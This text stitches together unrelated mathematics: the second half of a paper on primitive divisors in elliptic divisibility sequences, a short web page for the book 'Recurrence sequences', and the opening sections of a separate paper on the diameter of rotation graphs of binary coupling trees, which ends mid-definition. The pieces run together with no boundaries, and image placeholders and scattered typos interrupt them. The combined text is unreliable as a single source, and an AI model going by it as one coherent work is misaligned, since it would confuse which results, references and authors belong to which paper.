$$0, 1, 1, 1, 1, 2, 1, 3, 5, 7, 4, 23, 29 \ldots$$

This sequence appears in the Online Encyclopedia as A006769, see [14]. Calculations suggest all terms beyond $u(10)$ have primitive divisors.

In this paper, I am going to discuss my reasons for believing that a uniform version of this theorem holds for all elliptic curves in minimal form. The proofs in [12] and [3] use Siegel's Theorem together with some local arithmetic of elliptic curves. I will re-prove the result using some elliptic transcendence theory. This hints at the kind of result which would give the uniformity statement - namely Lang's Conjecture. Although Lang's conjecture seems to

be some way from a proof, this approach does allow two positive outcomes. The first is to prove a uniformity statement for a 1-parameter family of curves and the second is to highlight the potential for a uniformity result over function fields.

Say the elliptic curve $\mathcal{E}$ forms a 1-parameter family if the coefficients $a_1, \ldots, a_6$ are polynomials in one variable T. Assuming the discriminant is not a constant polynomial, there are only finitely many values of T for which the curves in the family fail to be elliptic curves.

Example The family

$$y^2 = x^3 - T^2 x \tag{2}$$

with $T \geq 1$. An explicit form of the theorem that follows will be presented at the end of the paper.

Theorem 2. *Given a non-torsion rational point $Q(T)$ on an elliptic curve $\mathcal{E}(T)$ belonging to a 1-parameter family, let b denote the corresponding Elliptic Divisibility Sequence. For all n, greater than some uniform bound, every term $b(n)$ has a primitve divisor, provided $\mathcal{E}(T)$ is in global minimal form.*

Let $\omega(k)$ denote the number of distinct primes divisors of an integer $k \neq 0$. Let $W(N)$ the number of distinct prime divisors

$$W(N) = \omega\left(\prod_{n=1}^{N} b(n)\right)$$

which occur among the first N terms of the sequence b. How large might is $W(N)$ expected to be? It follows from Theorem 2 that

$$N - C < W(N), \tag{3}$$

for some constant C. Using the trivial bound $w(k) \ll \log k / \log\log(k+1)$ together with Lemma 5 below gives

$$W(N) \ll N^3 / \log N.$$

The results of numerical experiments suggest that the true order of $W(N)$ is approximately N^2.

2 Elliptic Divisibility Sequences

Given the pair $(\mathcal{E}, Q)$ as before, let ψ_n denote the sequence of division polynomials associated to $\mathcal{E}$. Extend this to $\mathbb{Z}$ by defining $\psi_{-n} = \psi_n$ and note that $\psi_0 = 0$ and $\psi_1 = 1$ by definition. Evaluating at Q gives the *Elliptic Divisibility Sequence* associated to the pair $(\mathcal{E}, Q)$; see [7], [10] or [17]. This sequence satsifies the recurrence relation: for all $m, n \in \mathbb{Z}$,

$$u(m+n)u(m-n) = u(m+1)u(m-1)u(n)^2 - u(n+1)u(n-1)u(m)^2. \tag{4}$$

If the point Q was integral then this is a divisibility sequence of integers, that is, $u_m | u_n$ whenever $m|n$. Otherwise, the denominators can be removed by a transformation of the form $\psi_n \mapsto c^{n^2-1}\psi_n$ for some integral c to obatin an integral sequence.

Lucas claimed to have worked with elliptic divisibility sequences although he published nothing apart from a few hints. The modern theory goes back to Morgan Ward's beautiful paper [17]. There has been interest in the divisibility properties of Elliptic Divisibility Sequences for some time. Ward himself considered this in [16] and [17]. In [4], Chudnovsky and Chudnovsky suggested these sequences might be a good source of large primes. More recently, experimental evidence in [7], together with proofs in special cases in [6], suggest that any fixed Elliptic Divisibility Sequence contains only finitely many prime terms. Shipsey [10] provides interesting links between these questions and some cryptographic applications. Technically, the sequences we study are *non-degenerate* in Morgan Ward's terminology. In his paper [17], he actually studies all sequences which satisfy (4) and not all of these come from elliptic curves; the integers for example. Any non-degenerate Elliptic Divisibility Sequence is the division sequence for some point Q on a rational elliptic curve using Morgan Ward's formulae in [17].

Although the sequence b above is a divisibility sequence associated to an elliptic curve, it is not always an Elliptic Divisibility Sequence. An important relation between the two follows: for all n

$$b(n) | u(n). \tag{5}$$

Shipsey discusses the relationship bewteen these two classes of sequence in her thesis [10]. For Elliptic Divisibility Sequences, it is possible for terms

$u(n)$ to be 0 if the underlying point is torsion. In the sequel, we will assume that the underlying point is non-torsion for both types of sequence.

Theorem 3. *Given a non-torsion rational point on an elliptic curve, let u denote the corresponding Elliptic Divisibility Sequence. For all n greater than some bound, every term $u(n)$ has a primitve divisor. Inside a fixed 1-parameter family, this bound is uniform.*

There are only finitely many primes p for which $\mathcal{E}$ fails to reduce to an elliptic curve modulo p. These are called primes of *singular reduction* (see [11]). The next Lemma was proved by Morgan Ward. He does not use the language of singular reduction, instead he makes much use of the equivalent condition; p is a prime of singular reduction if and only if it divides $\gcd(u(3), u(4))$.

Lemma 4. *Let p denote any prime of non-singular reduction. If $p|u(n)$ then $p|b(n)$.*

Proof. The proof of this Lemma is not that easy; it occupies sections 15 and 16 in [17]. The case when p does not divide n is easy however so we give that. It uses the fact that the roots of the division polynomial ψ_n are precisely the x-coordinates of the n-torsion points. Also, that ψ_n^2 is a polynomial in x whose leading coefficient is n^2. Let K denote the field generated by the x-coordinates of the n-torsion points. Let $\wp$ denote any prime ideal of K lying above p. The condition that $p|u(n)$ implies that $x(Q) \equiv x(T) \bmod \wp$ for some n-torsion point T. Since $\wp$ is a prime of non-singular reduction, we may reduce the curve modulo $\wp$. We deduce that $\wp|b(n)$. Since this is true for all $\wp|p$ it follows that p itself is a divisor of $b(n)$. See [17], section 16, for the proof in the case when $p|n$. □

The immediate consequence of Lemma 4 is that Theorem 3 follows from Theorem 2.

3 Proof of Theorem 2

In [6], [7] and more generally in [8] growth rates of u and b were considered in all valuations. The proof of the Theorem 2 relies on the following Lemma.

Lemma 5. *Suppose $\mathcal{E}$ belongs to a 1-paramter family of elliptic curves in the variable T. Suppose Q denotes a non-torsion rational point of $\mathcal{E}$. Let b denote the corresponding Elliptic Denominator Sequence. For all sufficiently large n*

$$\log |b(n)| = hn^2 + O(\log T \log n \log\log n).$$

The constant h is the global canonical height of the underlying point Q.

Proof. This follows from elliptic transcendence theory (see [5]) using an explicit version of David's Theorem first stated in [15]. Firstly, it is known that

$$\log \max\{|a(n)|, |b(n)|\} = hn^2 + O(\log \Delta),$$

where Δ denotes the discriminant of the curve. If $|b(n)| > |a(n)|$ then we are done. To obtain a bound for $\log |b(n)|$ alone requires an upper bound for $\log |a(n)/b(n)|$. Ann upper bound for this quantity is tantamount to the lower bound for the corresponding elliptic logarithms. Such a bound is provided by elliptic transcendence theory. From the Appendix in [15] (taking $r = 1$),

$$\log |a(n)/b(n)| < \exp(ch_E \log n \log\log n),$$

where c is an explicit positive constant and where h_E denotes the height of the curve. We may take $h_E = O(\log T)$ since the coefficients are polynomials in T. □

Proof of Theorem 2. Suppose n satisfies the following property: for all primes $p|b(n)$, there is $m < n$ with $p|b(m)$. We will show n is bounded. It is well-known that

$$\gcd(b(n), b(m)) = b(\gcd(n, m)). \tag{6}$$

This follows using the formal group and the standard local analysis of elliptic curves and can be found in Chapter VII of [11]. Using (6) we deduce that $p|b(m_p)$ for some m_p where m_p is a proper divisor of n. Again, using the local properties of elliptic curves, for any m with $p|b(m)$ and any integer $k \geq 1$,

$$\mathrm{ord}_p(b(mk)) = \mathrm{ord}_p(k) + \mathrm{ord}_p(b(m)). \tag{7}$$

We claim that for every prime $p|u(n)$, there is a divisor $1 < d_p|n$ such that

$$\mathrm{ord}_p(u(n)) \leq 1 + \mathrm{ord}_p(u(n/d_p)). \tag{8}$$

If $\mathrm{ord}_p(u(n)) > \mathrm{ord}_p(u(m_p))$ then, by (7), $p|n$ so take $d_p = p$. Otherwise take $d_p = n/m_p$ with strict inequality in (8). Thus, for some set W of divisors $1 < d$ of n, $u(n)$ divides

$$n \prod_{d \in W} u(n/d). \tag{9}$$

We may assume the divisors d are distinct - otherwise, simply omit any repetitions. Taking logarithms in (9) gives

$$\log u(n) \leq \log n + \sum_{d \in W} \log u(n/d). \tag{10}$$

Applying Lemma 5 gives

$$hn^2 \leq \log n + hn^2 \sum_{d \in W} 1/d^2 + O(d(n) \log T \log n \log\log n), \tag{11}$$

where $d(n)$ denotes the number of divisors of n. Now $d(n) = O(\log n)$, also since each $d > 1$,

$$\sum_{d \in W} 1/d^2 < \sum_{k=2}^{\infty} 1/k^2 = \pi^2/6 - 1 = 0.644934 \cdots < 1.$$

Therefore, for any fixed T, (11) shows n is bounded. The uniformity result follows because

$$c \log T < h,$$

where $c > 0$ is some uniform constant, depending only on the family. □

Note If it is possible to replace the bound in the Lemma by one of the form

$$\log |b(n)| = hn^2 + O(\log \Delta)$$

then a bound for n of the form $O(\sqrt{\log \Delta / h})$ would follow. Under Lang's Conjecture (see [9]), this quantity is uniformly bounded above. Lang's Conjecture seems to be far away from being proved.

Example For Example (2), a lower bound for h is given in [2]. For any non-torsion rational point Q on $y^2 = x^3 - T^2 x$,

$$\frac{1}{16} \log(2T^2) \leq \hat{h}(Q).$$

Replacing the left hand side by $\frac{1}{8}\log T$, inserting the explicit bounds from [15] and cancelling $\log T$ gives an explicit form of (11):

$$\frac{1}{8}n^2 < 0.644935n^2 + 2^{29}3^{36}5^{22}(\log n)^2 \log\log n.$$

From this follows the uniform bound for n.

References

[1] Yu Bilu, G. Hanrot and P. M. Voutier 'Existence of primitive divisors of Lucas and Lehmer numbers' *J. Reine Angew. Math.* 539 (2001), 75–122

[2] A. Bremner, J. H. Silverman and N. Tzanakis 'Integral Points in Arithmetical Progression on $y^2 = x(x^2 - n^2)$' *J. Number Theory* 80 (2000), 187–208

[3] J. Cheon and S. Hahn 'The orders of the reductions of a point in the Mordell-Weil group of an elliptic curve', *Acta. Arith.* 88 no. 3 (1999), 219–222

[4] D. V. Chudnovsky and G. V. Chudnovsky, 'Sequences of numbers generated by addition in formal groups and new primality and factorization tests', *Adv. in Appl. Math.*, **7** (1986), 385–434

[5] S. David, 'Minorations de formes linéaires de logarithmes elliptiques', *Mém. Soc. Math. France (N.S.)*, Vol. 62, 1995

[6] G. Everest, V. Miller and N. Stephens, 'Primes from elliptic curves', *Preprint*, 2002

[7] M. Einsiedler, G. Everest and T. Ward, 'Primes in elliptic divisibility sequences', *Lond. Math. Soc. J. of Comp. and Math.*, **4** (2001), 1–13 (electronic, `http://www.lms.ac.uk/jcm/`)

[8] G. Everest and T. Ward, 'The canonical height of an algebraic point on an elliptic curve', *New York J. Math.* 6 (2000), 331–342

[9] Marc Hindry and Joseph H. Silverman. *Diophantine Geometry.* Springer Graduate Texts in Mathematics, Volume 201, New York, 2000

[10] R. Shipsey, *Elliptic divisibility sequences*, PhD thesis, Univ. of London, 2000

[11] J. H. Silverman, *The Arithmetic of Elliptic Curves*, Springer, New York, 1986

[12] J. H. Silverman, 'Weiferich's Criterion and the abc-conjecture', *J. Number Theory* 30 (1988), 226–237

[13] J. H. Silverman, *Advanced Topics in the Arithmetic of Elliptic Curves*, Springer, New York, 1994

[14] N. J. A. Sloane, *Online Encyclopedia of Integer Sequences*, http://www.research.att.com/ njas/sequences/

[15] R. J. Stroeker and N. Tzanakis, 'Solving elliptic Diophantine equations by estimating linear forms in elliptic logarithms', *Acta. Arith.* 67 (1994), 177–196


[16] M. Ward, 'The law of repetition of primes in an elliptic divisibility sequence', *Duke Math. J.*, **15** (1948), 941–946

[17] M. Ward, 'Memoir on elliptic divisibility sequences', *Amer. J. Math.*, **70** (1948) 31–74

[18] K. Zsigmondy, 'Zur Theorie der Potenzreste', *Monatsh. Math.*, **3** (1892), 265–284.

Recurrence sequences

by Graham Everest, Alf van der Poorten, Igor Shparlinski, and Thomas Ward



Volume 104 in the AMS Surveys and Monographs series.

Contents and Introduction (pdf)

Links to Online Encyclopedia of Integer Sequences (linked pdf)

Table of Contents

Page maintained by: t.ward@uea.ac.uk
Last modified: Friday August 22 2003

On the diameter of the rotation graph of binary coupling trees

V. Fack, S. Lievens and J. Van der Jeugt[1]
Department of Applied Mathematics and Computer Science,
University of Ghent, Krijgslaan 281-S9, B-9000 Gent, Belgium

Abstract

A binary coupling tree on $n+1$ leaves is a binary tree in which the leaves have distinct labels. The rotation graph G_n is defined as the graph of all binary coupling trees on $n+1$ leaves, with edges connecting trees that can be transformed into each other by a single rotation. In this paper we study distance properties of the graph G_n. Exact results for the diameter of G_n for values up to $n = 10$ are obtained. For larger values of n we prove upper and lower bounds for the diameter, which yield the result that the diameter of G_n grows like $n \lg(n)$.

Corresponding author: J. Van der Jeugt, Department of Applied Mathematics and Computer Science, University of Ghent, Krijgslaan 281-S9, B-9000 Gent, Belgium.
Tel. ++ 32 9 2644812; Fax ++ 32 9 2644995; E-mail Joris.VanderJeugt@rug.ac.be.

[1]Research Associate of the Fund for Scientific Research – Flanders (Belgium)

1 Introduction

In computer science and discrete mathematics, one often faces the problem of transforming one configuration into another by specified rules. The question arises of how many steps might be needed, in the worst case. This is modeled graph-theoretically by letting the configurations be the vertices of a graph whose edges correspond to the allowed steps. The question is then to determine the diameter of this graph. In this paper, we consider a family of these problems where the configurations are binary trees with the same number of leaves.

Binary trees are of fundamental importance in graph theory and in various branches of applied mathematics and computer science. The trees that occur most often are the binary plane trees, being associated with binary search trees. (In a binary tree, every node has zero or two children; in a plane tree, the children of a node have a fixed left-to-right order.) The number of binary rooted plane trees with $n+1$ leaves is the nth Catalan number. On the set of binary rooted plane trees with a fixed number of leaves, one can define a "rotation" that transforms one tree into another. A fundamental question is to find the number of rotations needed to transform one such tree into a second one. Often this problem is formulated as a graph distance problem: the graph is defined on the set of binary rooted plane trees with $n+1$ leaves, and adjacency is determined by the rotation operation. It has been shown that the diameter of this graph is bounded by $2n-6$; computing the actual distance between two given trees remains a difficult problem [18, 13, 12, 16].

Inspired by this problem, and motivated by two applications, we consider in this paper a similar problem. The trees appearing here are ordinary (i.e. not plane) binary rooted trees with $n+1$ labeled leaves. The number of such trees is given by $(2n-1)!! = 1 \cdot 3 \cdot \ldots \cdot (2n-1)$. We consider a graph G_n defined on the set of such trees, and also define adjacency by a "rotation" operation that transforms one tree into another. This operation models transformations between objects modeled by the trees. In various applications (e.g. generalized recoupling coefficients in quantum theory of angular momentum [5], computation of a similarity measure between dendrograms [20]) the question of how many operations are needed to turn one object into another is of interest. Thus we study the diameter of this

graph.

The structure of the paper is as follows. Section 2 defines the trees we are dealing with (referred to as binary coupling trees) and the rotation graph G_n, and describes some basic properties of the graph G_n. In Section 3 exact results for some distance properties (such as distance degree sequence and diameter) are given for small values of n ($n \leq 10$). The size of G_n is growing exponentially in n, so for large values of n we look for theoretical bounds for the diameter of G_n. In Section 4 we obtain an explicit upper bound by constructing a path between two arbitrary binary coupling trees and by showing that its length is necessarily bounded by $n \lg(n) + O(n)$. Section 5 shows how an $\Omega(n \lg(n))$ lower bound for the diameter can be obtained from an upper bound for the number of trees within a certain distance of any given tree, for which the technique of short encodings introduced by Sleator *et al* in [17] can be used. We conclude that the diameter of G_n is $\Theta(n \lg(n))$. In particular, we will prove the following theorem:

Theorem 1 *For $n \geq 1$, the diameter* $\mathrm{diam}(G_n)$ *of G_n satisfies*


$$\frac{1}{4} n \lg(\frac{n}{e}) < \mathrm{diam}(G_n) < n \lceil \lg n \rceil + n - 2 \lceil \lg n \rceil + 1.$$

2 Binary coupling trees and the graph G_n

We define a *binary coupling tree* as a binary tree in which the leaves (i.e. nodes with no children) are given distinct labels. Without loss of generality, we can assume that these labels are the integer numbers between 1 and $n+1$ if the binary coupling tree has $n+1$ leaves. For fixed $n \geq 1$, we denote the set of all binary coupling trees with $n+1$ leaves, or equivalently with n non-leaf nodes, as $\mathcal{T}_n$. Figure 1(a) and (b) give two drawings of the same binary coupling tree. Note that one can place the children of a node in a binary coupling tree in any order; i.e. binary coupling trees are *not* plane trees. Sometimes, it will be convenient to attach an extra leaf with label 0 to the root and regard the binary coupling tree as an unrooted tree in which every node has degree 1 or 3; this is shown in Figure 1(c). We call these *extended binary coupling trees* and use $\tilde{\mathcal{T}}_n$ to denote the set of extended binary coupling trees with $n+2$ leaves.


An edge joining non-leaf nodes is an *internal edge*. In an extended binary coupling

Figure 1: Binary coupling trees



tree, the two nodes of an internal edge are adjacent to four other nodes. There are three pairings of four elements. A *rotation* allows these four nodes to be paired in one of the two other ways. There are thus two rotations around an internal edge. Figure 2 gives an illustration; here each of A, B, C, D stands for a leaf or an arbitrary subtree. Note that a rotation is invertible; if T_2 is obtained by performing a rotation on T_1, then T_1 can be obtained by performing a rotation on T_2. This is also indicated in Figure 2. In the literature, other names for rotations appear: *flops* [6], *nearest neighbour interchanges* [4] and *crossovers* [15]. Note that when *plane* binary trees are studied there is only one rotation available at each internal edge.

Figure 2: Rotations on binary coupling trees



For fixed $n \geq 1$, we build the *rotation graph* G_n as follows: each vertex of G_n represents an element from $\mathcal{T}_n$. Two vertices are adjacent if and only if the two binary coupling trees they represent are related through a single rotation. Some simple properties of G_n were proved in [15]; see also [5]. We summarize them here:


- $|V(G_n)| = |\mathcal{T}_n| = (2n-1)!! = 1 \cdot 3 \cdot \ldots \cdot (2n-1)$,

- G_n is regular of degree $2(n-1)$,
- G_n is connected.

To see that $|\mathcal{T}_n| = (2n-1)!!$, consider an element T of $\tilde{\mathcal{T}}_{n-1}$. The tree T has $2n-1$ edges, so there are $2n-1$ different ways of subdividing an existing edge and attaching an extra edge with leaf label $n+1$ to the new vertex (see Figure 3). Furthermore, each element of $\tilde{\mathcal{T}}_n$ arises exactly once in this way. Thus we have

$$|\tilde{\mathcal{T}}_n| = |\mathcal{T}_n| = (2n-1)|\tilde{\mathcal{T}}_{n-1}| = (2n-1)!!.$$

Figure 3: Five ways of attaching an extra leaf label 4 to an element of $\tilde{\mathcal{T}}_2$




Example 2 As can be seen in Figure 4, the graph G_3 has $1 \cdot 3 \cdot 5 = 15$ vertices, while every vertex has four neighbours. In Figure 4, every vertex is labeled with a *bracket notation* of the binary coupling tree it represents. A bracket notation of a binary coupling tree gives the way in which the labeled leaves are coupled to form the binary coupling tree. Possible bracket notations of the binary coupling tree in Figure 1(a) are:

$$((1,2),(3,(4,5))) \qquad \text{or} \qquad ((2,1),((4,5),3)).$$

∎


Let σ be an element of S_{n+2}, the group of all permutations on $n+2$ elements; σ acts on $T \in \tilde{\mathcal{T}}_n$ (and on G_n) by permutation of the $n+2$ leaf labels. It is clear that if T_1 and T_2 (viewed as elements of $\tilde{\mathcal{T}}_n$) are adjacent in G_n, then $\sigma(T_1)$ and $\sigma(T_2)$ are also adjacent in G_n. Thus $\sigma(G_n)$ is isomorphic to G_n. Furthermore, for $n \geq 3$ no element of S_{n+2} except

Figure 4: The rotation graph G_3



the identity permutation fixes G_n completely. Indeed, if σ has a cycle (ab) of length 2, then all trees of the form indicated in Figure 5(a) are not fixed under σ. If σ has no cycle of length 2 and $\sigma \neq \mathrm{id}$, then it must have a cycle $(abc\ldots)$ of length > 2. In this case, all trees of the form indicated in Figure 5(b) are not fixed under σ.

Figure 5: Trees that are not fixed under σ



Thus, we can conclude that for $n \geq 3$, the automorphism group of G_n contains S_{n+2}. For $n \in \{3, 4, 5, 6\}$, equality holds; we have verified this using the `nauty` program [14]. For larger values of n, the question of whether equality holds remains open.

3 Distance in G_n

In this paper, we are primarily concerned with computing or estimating the diameter of G_n (the *diameter* $\mathrm{diam}(G)$ of a graph G is the maximum over $v, v' \in V(G)$ of the distance $d(v, v')$).

The diameter and many other concepts related to distance (eccentricity, radius, center, periphery, ... [2]) follow easily if we know the *distance degree sequence* for every vertex of G_n. The distance degree sequence for a vertex v of G_n is the sequence

$$dds(v) = (d_0(v), d_1(v), d_2(v), \ldots),$$

where $d_i(v)$ is the number of vertices at distance i from v.

It is obvious that many vertices of G_n give rise to the same distance degree sequence. When two binary coupling trees differ only by a permutation of their labels, we say they have the same *type*. Clearly, such trees have the same distance degree sequence. As indicated in [5] and in Figure 6(a), there are two different types of binary coupling trees on 4 leaves, yet the distance degree sequence of these two types is identical. This can be understood by considering the corresponding elements from $\tilde{\mathcal{T}}_n$; indeed, these elements differ only by a permutation of their labels, see Figure 6(b). The *skeleton* of an extended binary coupling tree is the tree obtained by deleting all leaves from the extended binary coupling tree, see Figure 6(c). In other contexts, the skeleton of an extended binary coupling tree has been called its 'derived tree'. Two extended binary coupling trees differ only by a permutation of the leaf labels if and only if their skeletons are isomorphic. The skeletons of elements of $\tilde{\mathcal{T}}_n$ are precisely the isomorphism classes of trees with n nodes in which every node has degree at most 3.

To determine the diameter of G_n for some small fixed n, it is sufficient to calculate the distance degree sequence for all skeletons with n nodes. Table 1 lists the number of types and skeletons for values of n up to 10. The sequence giving the number of types is sequence A001190 of [19]; it is also known as the Wedderburn-Etherington sequence. The number of skeletons is sequence A000672 of [19]. The number of skeletons is (much) smaller than the number of types, yielding a substantial decrease in the required computation time. This reduction technique was used by Jarvis *et al* [8]. Distance degree sequences

Figure 6: (a) The two types in $\mathcal{T}_3$, (b) their corresponding extended binary coupling trees and (c) the corresponding skeletons




Table 1: Number of types and skeletons for $n \leq 10$

n	2	3	4	5	6	7	8	9	10
types	1	2	3	6	11	23	46	98	207
skeletons	1	1	2	2	4	6	11	18	37

up to $n = 7$ are given in [5]; the complete results up to $n = 10$ can be found at URL `http://allserv.rug.ac.be/~jvdjeugt/BCT`. The diameter of G_n for $n \leq 10$ is shown in Table 2.

Table 2: Diameter of G_n for $n \leq 10$

n	2	3	4	5	6	7	8	9	10
diam(G_n)	1	3	5	7	10	12	15	18	21

4 An upper bound for the diameter of G_n

For $T_1, T_2 \in \mathcal{T}_n$, we will construct a path between the corresponding vertices in G_n. Robinson [15], Culik and Wood [3], and Li *et al* [11] used the same technique to obtain $O(n^2)$, $4n\lg(n) + O(n)$, $n\lg(n) + O(n)$ upper bounds for the diameter of G_n respectively. Here, and in the rest of this paper, lg denotes the logarithm in base 2. We will follow the lines indicated in [11] to obtain an *explicit* upper bound of the form $n\lg(n) + O(n)$ for the diameter of G_n; in particular, we will make the "$O(n)$" part explicit by performing a more careful calculation.

Our approach to obtain an upper bound is a slight modification of the standard approach to bounding the diameter by showing that all vertices are within a fixed distance of a single vertex. Here, we show that all vertices are within a fixed distance of a special set of vertices, and we give an upper bound for the diameter of this set. The reason for the variation here is the labeling of the leaves: the special set consists of different labelings of a single isomorphism class.

The *level of a node in a tree* is defined recursively as follows [10, Section 2.3]: the level of the root is zero and the level of any other node is one more than the level of its parent.

The *depth of a tree* T, denoted as $\text{depth}(T)$, is the maximum level of any of its nodes. For a rooted binary tree T with $n+1$ leaves, it is well known that

$$\lceil \lg(n+1) \rceil \leq \text{depth}(T) \leq n. \tag{1}$$

An element $S \in \mathcal{T}_n$ is a *spine* if and only if $\text{depth}(S) = n$. Spines exist for every $n \geq 1$; indeed, there are $\frac{(n+1)!}{2}$ spines in $\mathcal{T}_n$.

The path between T_1 and T_2 is constructed in three steps:

1. transform T_1 into a spine S_1,
2. transform T_2 into a spine S_2 and,
3. transform the spine S_1 into S_2 (or vice versa).

In this section, we will determine an explicit upper bound for the number of rotations needed in each step, yielding an explicit upper bound for the diameter of G_n.

Let T be a binary coupling tree that is not a spine. Choose a leaf x of T that has maximum level. Since T is not a spine, there is an internal edge of T that is not on the path from the root node of T to x, but that has a node in common with an edge on this path. Performing the appropriate rotation around this internal edge will increase the depth of T by one. Hence, one can transform an arbitrary element T of $\mathcal{T}_n$ into a spine using $n - \text{depth}(T)$ rotations.


Thus, given the bound in (1), one can transform any binary coupling tree on $n+1$ leaves into a spine using at most

$$n - \lceil \lg(n+1) \rceil \tag{2}$$

rotations.

The construction of a path between two arbitrary spines from $\mathcal{T}_n$ is easier to understand when working with extended binary coupling trees, i.e. elements of $\tilde{\mathcal{T}}_n$. We say that an element S from $\tilde{\mathcal{T}}_n$ is an *extended spine* if and only if its skeleton is a path. Figure 7(a) is a drawing of a path on six nodes, while Figure 7(b) is a drawing of an extended spine of $\tilde{\mathcal{T}}_6$. Note that an extended spine corresponds to a spine if and only if the label 0 appears on a leaf at the end of the path.

Figure 7: (a) A path on six nodes and (b) an extended spine of $\tilde{\mathcal{T}}_6$



Rotations on extended binary coupling trees are rotations of the corresponding binary coupling trees. Thus the maximum distance between extended spines in $\tilde{\mathcal{T}}_n$ is an upper bound for the maximum distance between spines in $\mathcal{T}_n$ (it may be larger since the set of extended spines is larger). By symmetry (relabeling of leaves), it suffices to bound the distance of all extended spines from a fixed extended spine.

A rotation that transforms one extended spine into another performs (except at the ends) an adjacent transposition on the permutation recording the leaves. Thus $\Theta(n^2)$ rotations may be needed to transform one extended spine into another using extended spines only. This corresponds to simulating a bubble sort [9, Section 5.2.2] on the extended spines and leads to an $O(n^2)$ upper bound for the diameter of G_n. In order to reduce the bound to $O(n \lg n)$, it is necessary to use vertices outside the set of extended spines. The faster method simulates the merge sort algorithm [9, Section 5.2.4] on the set of extended spines.

An extended spine of $\tilde{\mathcal{T}}_n$ has four *end leaves*, i.e. leaves whose neighbour is an endpoint of the skeleton; in Figure 7(b), these are the leaves with labels 7, 4, 2, and 3. Let S be an extended spine, and let x be an end leaf. We say that S is *increasing* (resp. *decreasing*) *with respect to* x if and only if for all other leaves x_1 and x_2 the following property holds:

$$d(x_1, x) < d(x_2, x) \Rightarrow x_1 < x_2 \text{ (resp. } x_1 > x_2).$$

